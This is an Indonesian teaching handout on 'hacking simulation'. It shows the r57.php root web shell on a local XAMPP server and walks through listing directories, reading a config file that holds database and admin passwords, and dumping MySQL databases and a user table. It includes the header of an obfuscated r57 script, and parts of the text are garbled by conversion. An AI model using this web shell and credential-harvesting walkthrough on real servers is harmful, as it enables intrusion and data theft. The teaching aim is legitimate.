Kitab Kuning

Keamanan Sistem Informasi

Simulasi *Hacking*

Oleh:

Dwi Sakethi

(pengrajin sistem informasi)

http://dwijim.wordpress.com

email: dwijim@fmipa.unila.ac.id

phone:0816 403 432

Tulisan meniko dipun serat ngangge LATEX

MBANDAR LAMPUNG 2018

Daftar Isi

1	Root Shell						
	1.1	Pendahuluan	iii				
	1.2	R57	iv				
	1.3	Perintah dir	vi				
	1.4	Perintah type	vii				
	1.5 Akses ke Database Server						
		1.5.1 Perintah show tables;	ix				
		1.5.2 Perintah select	X				


ii DAFTAR ISI

Bab 1

Root Shell

1.1 Pendahuluan

Shell merupakan antarmuka penghubung antara pemakai dengan suatu sistem [Azikin, 2011]. Shell ini akan bekerja menerima perintah dari pemakai. Perintah ini kemudian di-interpretasi dan dijalankan. Untuk selanjutnya Shell akan menunggu perintah berikutnya.




Gambar 1.1: Contoh Shell

Shell sederhana dapat dibuat juga dengan aplikasi PHP. Contohnya dapat dilihat pada program berikut.

```
<?php
/* -----
program shell sederhana dengan PHP</pre>
```

Hasil eksekusinya dapat dilihat



Gambar 1.2: Hasil Program Shell


1.2 R57

Root shell adalah suatu akses ke komputer dengan tingkatan user root. Banyak terdapat root shell, salah satunya adalah r57.php. Pada web server tertentu yang mendukung PHP, root shell ini sudah dikendalikan sehingga tidak dapat dieksekusi.

Root shell r57 kadang sudah diblok oleh web server. Web server yang masih dapat

1.2. R57

menjalankan r57 adalah Apache/2.4.3 (Win32) OpenSSL/1.0.1c dengan verisi PHP 5.4.7. Versi seperti ini terdapat pada XAMPP



Gambar 1.3: Versi XAMPP untuk r57

Skript r57.php dapat diunduh di internet. Salah satu contoh skript r57.php dapat dilihat seperti berikut:

<?php /*

Obfuscation provided by FOPO - Free Online PHP Obfuscator: http://www.fopo.com.ar/ This code was created on Tuesday, May 30th, 2017 at 22:21 UTC from IP 159.146.47.84 Checksum: c98e230e5f0b0a6831bf35bfb4964bb689ad9a43

*/

 $\label{thm:condition:con$

Hasil eksekusi dari skript r57.php dapat dilihat pada gambar berikut. Pada contoh ini, sistem operasi yang digunakan adalah Microsoft Windows dan XAMPP, ini terlihat dari tampilan yang ada di layar root shell.

OS : Windows NT SAKETHI-2B67253 5.1 build 2600

(Windows XP Professional Service Pack 2) i586

Server: Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7



Gambar 1.4: Tampilan r57.php

User : dwijim

pwd : C:\xampp\htdocs

Ini berarti perintah-perintah yang dapat diberikan adalah perintah-perintah dalam DOS (perintah teks).

1.3 Perintah dir

Perintah ini berguna untuk melihat ini suatu media penyimpanan (direktor). Pada layar, di samping tulisan *Komut istemi* ketikkan perintah dir. Kemudian klik tombol yang ada tulisan Uygula. Maka akan dapat dilihat isi dari direktori yang aktif sekarang.

```
Volume in drive C has no label.
Volume Serial Number is F421-B25D
```

Directory of C:\xampp\htdocs

| 12/03/2018 | 05:51 F | PM | <dir></dir> | | |
|------------|---------|----|-------------|-------|--------------------|
| 12/03/2018 | 05:51 F | PM | <dir></dir> | | • • |
| 04/16/2012 | 10:30 F | PM | | 2,326 | apache_pb.gif |
| 04/16/2012 | 10:30 F | PM | | 1,385 | apache_pb.png |
| 04/16/2012 | 10:30 F | PM | | 2,414 | apache_pb2.gif |
| 04/16/2012 | 10:30 F | PM | | 1,463 | apache_pb2.png |
| 04/16/2012 | 10:30 F | PM | | 2,160 | apache_pb2_ani.gif |
| 11/20/2013 | 04:27 F | PM | <dir></dir> | | baru |
| 04/28/2014 | 12:52 F | PM | <dir></dir> | | belajar |
| 10/16/2017 | 12:30 F | PM | <dir></dir> | | bingung |

Untuk melihat isi direktori 'bingung', salah caranya dengan memberian perintah dir c:/xampp/htdocs/bingung pada kotak hitam di samping tulisan *Komut istemi*. Hasilnya adalah:

Directory of c:\xampp\htdocs\bingung

```
10/16/2017 12:30 PM
                        <DIR>
10/16/2017 12:30 PM
                        <DIR>
10/09/2017
           11:53 AM
                        <DIR>
                                       calendar
10/09/2017 11:53 AM
                        <DIR>
                                       ckeditor
10/09/2017 12:33 PM
                                42,504 Daftar_Anggotareport.php
                        <DIR>
10/16/2017 12:30 PM
                                       dompdf060b3
10/16/2017 12:30 PM
                                 2,887 ewbv9.php
10/16/2017 12:30 PM
                                20,818 ewcfg9.php
                                 1,862 ewemail9.php
10/16/2017 12:30 PM
10/16/2017 12:30 PM
                                 3,400 ewlookup9.php
```

1.4 Perintah type

Berkas konfigurasi sistem ada pada berkas bernama ewcfg9.php. Untuk melihat isi dari berkas ini, perintahnya adalah type c:/xampp/htdocs/bingung /ewcfg9.php. Hasilnya dapat dilihat di layar, dan layar dapat digulung untuk melihat-lihat konfigurasi dari sistem.

```
// Database connection info
define("EW_CONN_HOST", 'localhost', TRUE);
define("EW_CONN_PORT", 3306, TRUE);
define("EW_CONN_USER", 'root', TRUE);
define("EW_CONN_PASS", '', TRUE);
define("EW_CONN_DB", 'latihan', TRUE);
```


Kadang di dalam berkas konfigurasi ini, terdapat juga data pemakai:

```
// Security
define("EW_ADMIN_USER_NAME", "rahasia", TRUE); // Administrator user name
define("EW_ADMIN_PASSWORD", "janganbilangbilang", TRUE); // Administrator password
define("EW_USE_CUSTOM_LOGIN", TRUE, TRUE); // Use custom login
```

1.5 Akses ke Database Server

Dengan r57, pengguna juga dapat mengeksekusi perintah-perintah SQL. Untuk dapat melakukan akses ke database server maka dibutuhkan username dan password. Ini dapat dilihat pada berkas konfigurasi pada bagian sebelumnya. Dari hasil pada

bagian sebelumnya, diperoleh bahwa nama pemakai adalah root dan kata kuncinya kosong. Sehingga akses diisi seperti berikut:



Gambar 1.5: Akses Database Server

Untuk mengetahui *database* yang ada, perintah SQL-nya adalah show databases; seperti yang ada di gambar. Hasilnya:

```
Query#0 : SHOW DATABASES
Database
information_schema
cdcol
kbd
latihan
mysql
pekskul
peksul
performance_schema
phpmyadmin
pilkada
pilkada2018
polling
select_dinamis
test
webauth
```

1.5.1 Perintah show tables;

Perintah ini digunakan untuk mengetahui nama-nama tabel yang ada di dalam suatu data base. Dari basis data yang ada, pemakai dapat memilih salah satu dengan menuliskan namanya di sebelah tulisan Base, misalnya memilih basis data latihan. Kemudian di dalam kotak hitam, dituliskan perintah show tables; untuk menampilkan nama-nama tabel yang ada di dalam basis data latihan.



Gambar 1.6: Nama-nama tabel

1.5.2 Perintah select

Salah satu tabel yang menarik barangkali adalah tabel pemakai. Untuk melihat isi tabel pemakai, perintahnya adalah select * from pemakai



Gambar 1.7: Username dan Password

Daftar Pustaka

[Azikin, 2011] Azikin, A. (2011). $Debian\ GNU/Linux$. Bandung, edisi pertama edition.

Indeks